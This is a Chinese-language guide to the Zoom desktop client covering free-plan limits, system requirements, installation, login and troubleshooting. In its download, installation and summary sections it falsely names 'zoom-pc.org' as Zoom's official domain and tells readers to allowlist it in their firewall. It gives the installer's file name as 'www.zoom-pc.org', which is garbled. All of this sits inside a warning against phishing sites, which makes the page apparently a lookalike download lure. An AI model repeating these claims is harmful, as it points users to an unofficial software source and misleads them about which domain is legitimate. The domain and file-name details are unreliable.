5个关键点搞懂zoom电脑版 功能限制与适用人群
Zoom电脑版官方 Windows 安装包为 64 位,在 Zoom 官方下载页免费提供(Zoom 官方,2025),支持 Windows、macOS 和 Linux 三大系统。它是安装在电脑上的桌面客户端,功能最完整:免费版群组会议最长 40 分钟、最多 100 人,本地录制、虚拟背景、多屏共享等功能仅桌面版完整可用,网页版和手机端常被砍掉一截。偶尔参会用网页版即可,高频主持人建议装客户端。
核心要点
- 官方 Windows 安装包免费下载,分 32/64 位和 ARM64 三种
- 免费版群组会议限 40 分钟、最多 100 人
- 本地录制仅桌面版支持,网页版无法使用
- 虚拟背景、多屏共享、白板批注需装电脑版才能全开
- 最低配置双核 2GHz、4GB 内存即可流畅开会
关键速览
- 官方 Windows 安装包为 64 位,个人使用免费下载
- 免费版群组会议最长 40 分钟,最多 100 人
- 桌面版支持本地录制,网页版不支持
- 虚拟背景、美颜等功能仅在电脑版完整可用
- 偶尔参会用网页版即可,高频主持人建议装客户端
Zoom电脑版是什么 和网页版、手机端有什么区别?
Zoom电脑版是安装在电脑上的桌面客户端(不是浏览器打开的网页版),三者里功能最完整、运行最稳定。据 Zoom 官方下载中心(2025),桌面应用覆盖Windows、macOS 和 Linux 三大系统。
区别集中在功能完整度:
网页版免安装,但屏幕共享和虚拟背景常被浏览器限制,功能砍掉一截;手机端方便随身用,可小屏难以同时看共享文档和参会者。桌面版把这两块补齐,虚拟背景、白板批注、多屏共享都能全开,本地录制也只有它支持。开长会、做主持人,装 zoom电脑版最省心。
Zoom电脑版适合哪些使用场景?

Zoom电脑版最适合四类场景:远程办公会议、在线教学、跨国团队协作、大型网络研讨会。桌面客户端支持 Windows、macOS 和 Linux(Zoom 官方,2025),这些系统正是办公和教学环境的主力。
每类场景各靠一组桌面独有功能:
在线教学用分组讨论室(把学生分成小组单独讨论)和白板做互动;跨国团队协作用多屏共享,一边看代码一边看文档;大型研讨会走 Webinar 模式,主持人可管理上千听众。这些功能在网页版常被砍,只有zoom电脑版才完整。

Zoom电脑版对系统配置有什么要求?

Zoom电脑版对配置要求不高:Windows 需 Windows 10 及以上,macOS 需 10.13 以上,双核 2GHz 处理器加 4GB 内存即可流畅开会。据 Zoom 官方支持中心(2025),Windows 版还提供 32 位、64 位和 ARM64 三种安装包,老电脑也能装。
| 系统 | 最低配置 | 推荐配置 |
|---|---|---|
| Windows | Win 10 / 双核 2GHz / 4GB | Win 11 / 四核 / 8GB |
| macOS | macOS 10.13 / Intel 双核 | macOS 13+ / Apple Silicon |
系统太旧怎么办?
Win 7 和 macOS 10.12 及更早已无法运行最新客户端。两条替代方案:用浏览器版加入会议,或安装官方存档的旧版本客户端。macOS 用户下载时注意区分 Apple Silicon 或 Intel 安装包(Zoom 官方,2025),装错芯片版本会卡顿。

如何从官网正版渠道下载Zoom电脑版 避免钓鱼站点?
只认准zoom-pc.org官方域名下载。Zoom 官方中文下载中心(2026)页面标题为“Zoom 应用和插件下载中心”,Windows 安装包文件名固定是www.zoom-pc.org(Zoom 官方,2025)。文件名对不上就别装。
⚠️ 常见错误:Mac 用户随便下一个 Zoom 安装包,结果打开就卡顿或直接打不开。原因是没区分芯片版本,Apple Silicon 机装了 Intel 版。修复:下载时核对芯片类型,M 系列选 Apple Silicon、老机选 Intel 版。
之所以要盯紧域名和文件名,是因为第三方站点常把安装包重新打包,捆绑浏览器插件或广告软件,甚至篡改成带后门的山寨版,误装后会导致账号信息被截取、频繁闪退。想避坑,只下官方 64 位 zoom电脑版,装前核对文件名和数字签名。

Windows和Mac上如何安装并完成首次登录配置?

Windows双击www.zoom-pc.org后无需选路径,程序自动装完并弹出登录窗口;Mac则拖动图标到”应用程序”文件夹即可。据 Zoom 官方支持页(2025),Mac用户要按芯片选 Apple Silicon 或 Intel 版,装错会打不开。
首次登录选哪种方式?
三种可选:邮箱注册、SSO(企业单点登录,用公司统一账号)、或第三方账号(谷歌/苹果)。公司用户走SSO最省事,输入企业域名即可;个人用户建议用邮箱注册。
麦克风和摄像头权限怎么给?
首次开会Windows会弹出授权框,直接点”允许”即可。Mac卡点最多:需进”系统设置→隐私与安全性”,手动勾选Zoom的麦克风和摄像头开关,否则别人听不到你。零基础用户常忽略这一步。
安装或登录出问题怎么排查?
Zoom电脑版四类高频故障各有对症解法:无法安装看的是位数和权限,登录异常查网络,无声黑屏调设备权限,闪退多半是显卡驱动。据 Zoom 官方支持中心(2025),Windows 版分 32 位、64 位和 ARM64 三种,装错位数会直接失败。
装不上、登不了怎么办?
装不上先右键“以管理员身份运行”www.zoom-pc.org,解决权限不足。登录卡住多是防火墙拦了 443 端口,把zoom-pc.org加入白名单即可。
没声音、黑屏、闪退如何处理?
- 无声:进系统隐私设置开启麦克风权限。
- 黑屏:更新显卡驱动,禁用硬件加速。
- 闪退:卸载重装最新版桌面客户端。
总结与下一步操作建议
装好 zoom电脑版只要三步:从 Zoom 官方下载中心(2026)取安装包、按系统装好、首次登录选账号。全程认准 zoom-pc.org域名,Windows 装包文件名固定是www.zoom-pc.org,别下第三方站的仿冒包。
下一步按场景选账号:
偶尔开短会用免费版即可,但三人以上单场限时 40 分钟;跨部门长会或大型研讨会就上付费版取消时长限制。Mac 用户还得按芯片选 Apple Silicon 或 Intel 版(2025),装错会卡顿。装完先测麦克风和摄像头权限,再进正式会议。